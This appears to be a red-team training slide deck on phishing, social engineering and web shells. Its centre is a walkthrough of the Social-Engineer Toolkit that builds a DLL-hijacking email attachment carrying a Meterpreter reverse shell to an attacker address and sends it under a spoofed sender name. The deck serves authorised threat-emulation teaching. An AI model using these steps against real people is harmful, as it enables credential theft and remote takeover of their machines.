

The background image is a photograph of an aircraft carrier deck. In the foreground, a person wearing a flight suit and a helmet is seen from behind, standing on the deck and looking towards the background. In the background, a helicopter is visible on the deck. The entire image has a blue tint and a semi-transparent dark blue overlay in the center where the text is located.

Cyber Threat Emulation (CTE)

Module 2, Lesson 3:

Phishing, Social Engineering and Web Shells

Course Objectives


After completing this course, students will be able to:

- Summarize the CTE squad's responsibilities, objectives, and deliverables from each CPT stage
- Analyze threat information
- Develop a Threat Emulation Plan (TEP)
- Generate mitigative and preemptive recommendations for local defenders
- Develop mission reporting
- Conduct participative operations
- Conduct reconnaissance
- Analyze network logs for offensive and defensive measures

Course Objectives (Continued)

Students will also be able to:

- Analyze network traffic and tunneling protocols for offensive and defensive measures
- Plan non-participative operations using commonly used tools, techniques and procedures (TTPs)



Module 2: Threat Emulation (Objectives)

- Conduct reconnaissance
- Generate mission reports from non-participative operations
- Plan a non-participative operation using social engineering
- Plan a non-participative operation using Metasploit
- Analyze network logs for offensive and defensive measures
- Analyze network traffic and tunneling protocols for offensive and defensive measures
- Plan a non-participative operation using Python
- Develop fuzzing scripts
- Develop buffer overflow exploits

Module 2 – Lesson 3: Phishing, Social Engineering and Web Shells (Objectives)

- Define social engineering
- List TTPs associated with social engineering
- Identify Cialdini's six "Weapons of Influence"
- Explain how the "Weapons of Influence" can be applied to social engineering
- Compose a phishing email to be used for social engineering, integrating the social engineering strategies reflected in Cialdini's "Weapons of Influence"
- Use SET to develop advanced attacks directed at users
- Use a web shell to enumerate and maintain access to a web server
- Develop a Threat Emulation Assessment Report (TEAR) for the customer stakeholder

Lesson Overview

In this lesson we will discuss:


- Social Engineering
- Social Engineering TTPs
- Phishing
- Social Engineering Toolkit (SET)
- Web Shells
- Delivery Tactics



The Procession of the Trojan Horse in Troy
by Giovanni Domenico Tiepolo

Social Engineering

- Engineering thoughts, actions, and reactions of others
- Psychological coercion to manipulate behavior
- Exploitation of unconscious automatic physiological mechanisms
- Exploiting of traditions, customs, and social norms
- Sometimes in opposition to one's self-interest



Social Engineering

"Each principle is examined as to its ability to produce a distinct kind of automatic, mindless compliance from people, that is, a willingness to say yes without thinking first."

– Robert Cialdini, Ph.D.

Cialdini's Six 'Weapons of Influence'

1 Reciprocation

2 Commitment and consistency

3 Social proof

4 Liking

5 Authority

6 Scarcity

Social Engineering TTPs



Baiting



Quid pro quo



Water holing



Pretexting



Tailgating



Vishing



Phishing



Spear phishing



Smishing



Impersonation

Phishing / Spear-phishing Attacks

- 9 out of 10 cyberattacks begin with an email, according to a FireEye report (September 2018). Report based on 500 million emails sent between January and June 2018.
- Spear-phishing emails, according to a Symantec report, accounted for 7 out of 10 infection vectors by cyber attackers in 2017.



Phishing / Spear-phishing Attacks



Steal login
credentials



Spyware



Keyloggers



Viruses



Trojans



Botnets

Phishing Gone Wild

Be conscientious when creating phishing emails in an assessment. There has been cases in which the email has leaked outside its intended target.

- “Transformers 3” filmed in Guam goes viral
- Leaking High to Low



Social Engineering Toolkit

- Created by TrustedSec
- Python-based
- Open-source
- Penetration testing framework
- Social engineering attacks
- Phishing Emails
- Various custom attack vectors

```
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
      Version: 7.7.9
      Codename: 'Blackout'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
      Welcome to the Social-Engineer Toolkit (SET).
      The one stop shop for all of your SE needs.

      Join us on irc.freenode.net in channel #setoolkit

      The Social-Engineer Toolkit is a product of TrustedSec.

      Visit: https://www.trustedsec.com

      It's easy to update using the PenTesters Framework! (PTF)
      Visit https://github.com/trustedsec/ptf to update all your tools!

      Select from the menu:

      1) Social-Engineering Attacks
      2) Penetration Testing (Fast-Track)
      3) Third Party Modules
      4) Update the Social-Engineer Toolkit
      5) Update SET configuration
      6) Help, Credits, and About

      99) Exit the Social-Engineer Toolkit

set> █
```


Spear-Phishing Attack Steps

- Choose Spear Phishing Attack Vectors
- Perform a Mass Email Attack

Other options for spear phishing attack include:

- Create a FileFormat Payload
- Create Social-Engineering Template

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) SMS Spoofing Attack Vector
- 11) Third Party Modules

99) Return back to the main menu.

set>



11) Third Party Modules

99) Return back to the main menu.

set> 1

The **Spearphishing** module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

- 1) Perform a Mass Email Attack
- 2) Create a FileFormat Payload
- 3) Create a Social-Engineering Template

99) Return to Main Menu

set:phishing>

Spear-Phishing Attack Steps

Choose from the following payloads:

- DLL Hijacking (we used this one)
- SMB Capture Attack
- RTF Object Exploit
- Flash Player Exploit
- PDF Exploit
- Buffer Overflow
- Stack Overflow
- RCE Exploit
- Memory Corruption

```
set:phishing>1  
/usr/share/metasploit-framework/
```

Select the file format exploit you want.
The default is the PDF embedded EXE.

***** PAYLOADS *****

- 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
- 2) SET Custom Written Document UNC LM SMB Capture Attack
- 3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
- 4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
- 5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
- 6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
- 7) Adobe Flash Player "Button" Remote Code Execution
- 8) Adobe CoolType SING Table "uniqueName" Overflow
- 9) Adobe Flash Player "newfunction" Invalid Pointer Use
- 10) Adobe Collab.collectEmailInfo Buffer Overflow
- 11) Adobe Collab.getIcon Buffer Overflow
- 12) Adobe JBIG2Decode Memory Corruption Exploit
- 13) Adobe PDF Embedded EXE Social Engineering
- 14) Adobe util.printf() Buffer Overflow
- 15) Custom EXE to VBA (sent via RAR) (RAR required)
- 16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
- 17) Adobe PDF Embedded EXE Social Engineering (NOJS)
- 18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
- 19) Apple QuickTime PICT PnSize Buffer Overflow
- 20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
- 21) Adobe Reader u3D Memory Corruption Vulnerability
- 22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

```
set:payloads>
```

Spear-Phishing Attack Steps

- Hacker IP 10.1.1.1
- Meterpreter
Memory Injection
- Listener Port 443
- Windows
Meterpreter
Reverse Shell
- Payload via
Shellcode Injection

```
set:payloads: Enter the IP address for the payload (reverse):10.1.1.1
```

```
What payload do you want to generate:
```

Name:	Description:
1) Meterpreter Memory Injection (DEFAULT)	This will drop a meterpreter payload through powershell injection
2) Meterpreter Multi-Memory Injection	This will drop multiple metasploit payloads via powershell injection
3) SE Toolkit Interactive Shell	Custom interactive reverse toolkit designed for SET
4) SE Toolkit HTTP Reverse Shell	Purely native HTTP shell with AES encryption support
5) RATTE HTTP Tunneling Payload	Security bypass payload that will tunnel all comms over HTTP
6) ShellCodeExec Alphanum Shellcode	This will drop a meterpreter payload through shellcodeexec
7) Import your own executable	Specify a path for your own executable
8) Import your own commands.txt	Specify payloads to be sent via command line

```
set:payloads>1
```

```
set:payloads: PORT of the listener [443]:
```

```
Select the payload you want to deliver via shellcode injection
```

- 1) Windows Meterpreter Reverse TCP
- 2) Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager
- 3) Windows Meterpreter (Reflective Injection) Reverse HTTP Stager
- 4) Windows Meterpreter (ALL PORTS) Reverse TCP

```
set:payloads: Enter the number for the payload [meterpreter_reverse_https]:1
```

```
[*] Prepping pyinjector for delivery...
```

The DLL Hijacker vulnerability will allow normal file extensions to call local (or remote) .dll files that can then call your payload or executable. In this scenario it will compact the attack in a zip file and when the user opens the file extension, will trigger the dll then ultimately our payload. During the time of this release, all of these file extensions were tested and appear to work and are not patched. This will continuously be updated as time goes on.

Spear-Phishing Attack Steps

Choose from the following:

- Windows Address Book
- Microsoft Help and Support Center
- Wscript.exe (XP)
- Various Microsoft Office files
- Microsoft Group Converter
- Safari v5.0.1
- Firefox <= 3.6.0
- EnCase
- IBM License Key Admin
- Microsoft RDP

The DLL Hijacker vulnerability will allow normal file extensions to call local (or remote) .dll files that can then call your payload or executable. In this scenario it will compact the attack in a zip file and when the user opens the file extension, will trigger the dll then ultimately our payload. During the time of this release, all of these file extensions were tested and appear to work and are not patched. This will continuously be updated as time goes on.

Enter the choice of the file extension you want to attack:

1. Windows Address Book (Universal)
2. Microsoft Help and Support Center
3. wscript.exe (XP)
4. Microsoft Office PowerPoint 2007
5. Microsoft Group Converter
6. Safari v5.0.1
7. Firefox <= 3.6.8
8. Microsoft PowerPoint 2010
9. Microsoft PowerPoint 2007
10. Microsoft Visio 2010
11. Microsoft Word 2007
12. Microsoft Powerpoint 2007
13. Microsoft Windows Media Encoder 9
14. Windows 7 and Vista Backup Utility
15. EnCase
16. IBM Rational License Key Administrator
17. Microsoft RDP

Spear-Phishing Attack Steps

- Choose the file's name
- Select Single Email Attack

```
set:webattack:dll_hijacking> [rar]:2
[-] This may take a few to load MSF...
[*] If you are using GMAIL - you will need to need to create an application password:
[-] As an added bonus, use the file-format creator in SET to create your attachment.

Right now the attachment will be imported with filename of 'template.whatever'

Do you want to rename the file?

example Enter the new filename: moo.pdf

1. Keep the filename. I don't care.
2. Rename the file, I want to be cool.

set:phishing>2
set:phishing> New filename:pandora.zip
[*] Filename changed, moving on...

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.
```

Spear-Phishing Attack Steps

- Use Pre-Defined Template
- Select 'Computer Issue'
- Send email to:
'123click@vulnerable.com'
- Send from
'hack2hack@spectre.com'
- From name user will see:
'Poppins, Mary'

```
set:phishing>1
```

Do you want to use a predefined template or craft a one time email template.

1. Pre-Defined Template

2. One-Time Use Email Template

```
set:phishing>1
```

[1] Available templates:

1: Computer Issue

2: WAAAAA!!!!!!! This is crazy...

3: Order Confirmation

4: france

5: How long has it been?

6: Have you seen this?

7: Baby Pics

8: Status Report

9: Dan Brown's Angels & Demons

10: Paris?

11: Strange internet usage from your computer

12: New Update

```
set:phishing>1
```

```
set:phishing> Send email to:iliketoclick@vulnerable.com
```

1. Use a gmail Account for your email attack.

2. Use your own server or open relay

```
set:phishing>1
```

```
set:phishing> Your gmail email address:iliketohack@spectre.com
```

```
set:phishing> The FROM NAME user will see:Mary Poppins
```


Email password.

```
set:phishing> Flag this message/s as high priority? [yes/no]:yes
```

```
set:phishing> Does your server support TLS? [yes/no]:
```

Spear-Phishing Attack Steps

- Final product:
 - wab32res.dll
- File ready for phishing email



The screenshot shows a Kali Linux terminal window with the Social-Engineer Toolkit (SET) running. The main window displays the SET welcome message and a menu of options. A smaller terminal window in the foreground shows the command sequence to navigate to the 'dll' directory and list files. The file 'wab32res.dll' is highlighted in red in the output.

```
root@kali: ~  
File Edit View Search Terminal Help  
[---] Homepage: https://www.trustedsec.com [---]  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.  
  
Join us on irc.freenode.net in channel #setoolkit  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
set>   
  
root@kali: ~/.set/dll  
File Edit View Search Terminal Help  
root@kali:~# cd .set/  
dll/ web_clone/  
root@kali:~# cd .set/dll  
root@kali:~/.set/dll# l  
total 20K  
-rw-r--r-- 1 root root 8.0K Feb 18 14:20 wab32res.dll  
drwxr-xr-x 2 root root 4.0K Feb 18 14:20 ..  
drwxr-xr-x 4 root root 4.0K Feb 18 14:23 ..  
root@kali:~/.set/dll#
```


Exercise: Drafting a Phishing Email to use with SET

Objectives

- Identify Cialdini's six "Weapons of Influence"
- Explain how the "Weapons of Influence" can be applied to social engineering
- Compose a phishing email to be used for social engineering, integrating the social engineering strategies reflected in Cialdini's "Weapons of Influence"

Duration

This exercise will take approximately **1** hour to complete.

EX

1

2

3

Debrief

General Questions

- How did you feel about this procedure?
- Were there any areas in particular where you had difficulty?
- Do you understand how this relates to the work you will be doing?

Specific Questions

- Have you ever fallen for a phishing email? What was it that “got” you?



Exercise: Using Social Engineering Toolkit to Send Phishing Emails

Objectives

- Use SET to develop advanced attacks directed at users
- Develop a Threat Emulation Assessment Report (TEAR) for the customer stakeholder

Duration

This exercise will take approximately **30** mins to complete.



Debrief

General Questions

- How did you feel about this procedure?
- Were there any areas in particular where you had difficulty?
- Do you understand how this relates to the work you will be doing?

Specific Questions

- What other modifications could we use to ensure a successful credential harvesting attack?
- What indicators noticed by the user might throw off the attack?



Web Shell Defined

"A web-based script or program that gives a remote attacker unrestricted access to the host server."

– D0n Quix0te, "Anatomy of a WebShell"

"A script that can be uploaded to a web server to enable remote administration of the machine."

– THE GRIZZLY STEPPE REPORT (Unmasking the Russian Cyber Activity)

Why Web Shells

- Highly effective
- Small/easily deployed
- Persistent remote access
- Can fly under Administrator's radar
- Allows privilege escalation
- Can lead to total network compromise
- Hard to detect when dormant
- Often ignored because most security folks are not programmers
- Allows for a botnet

Alert TA15-314A

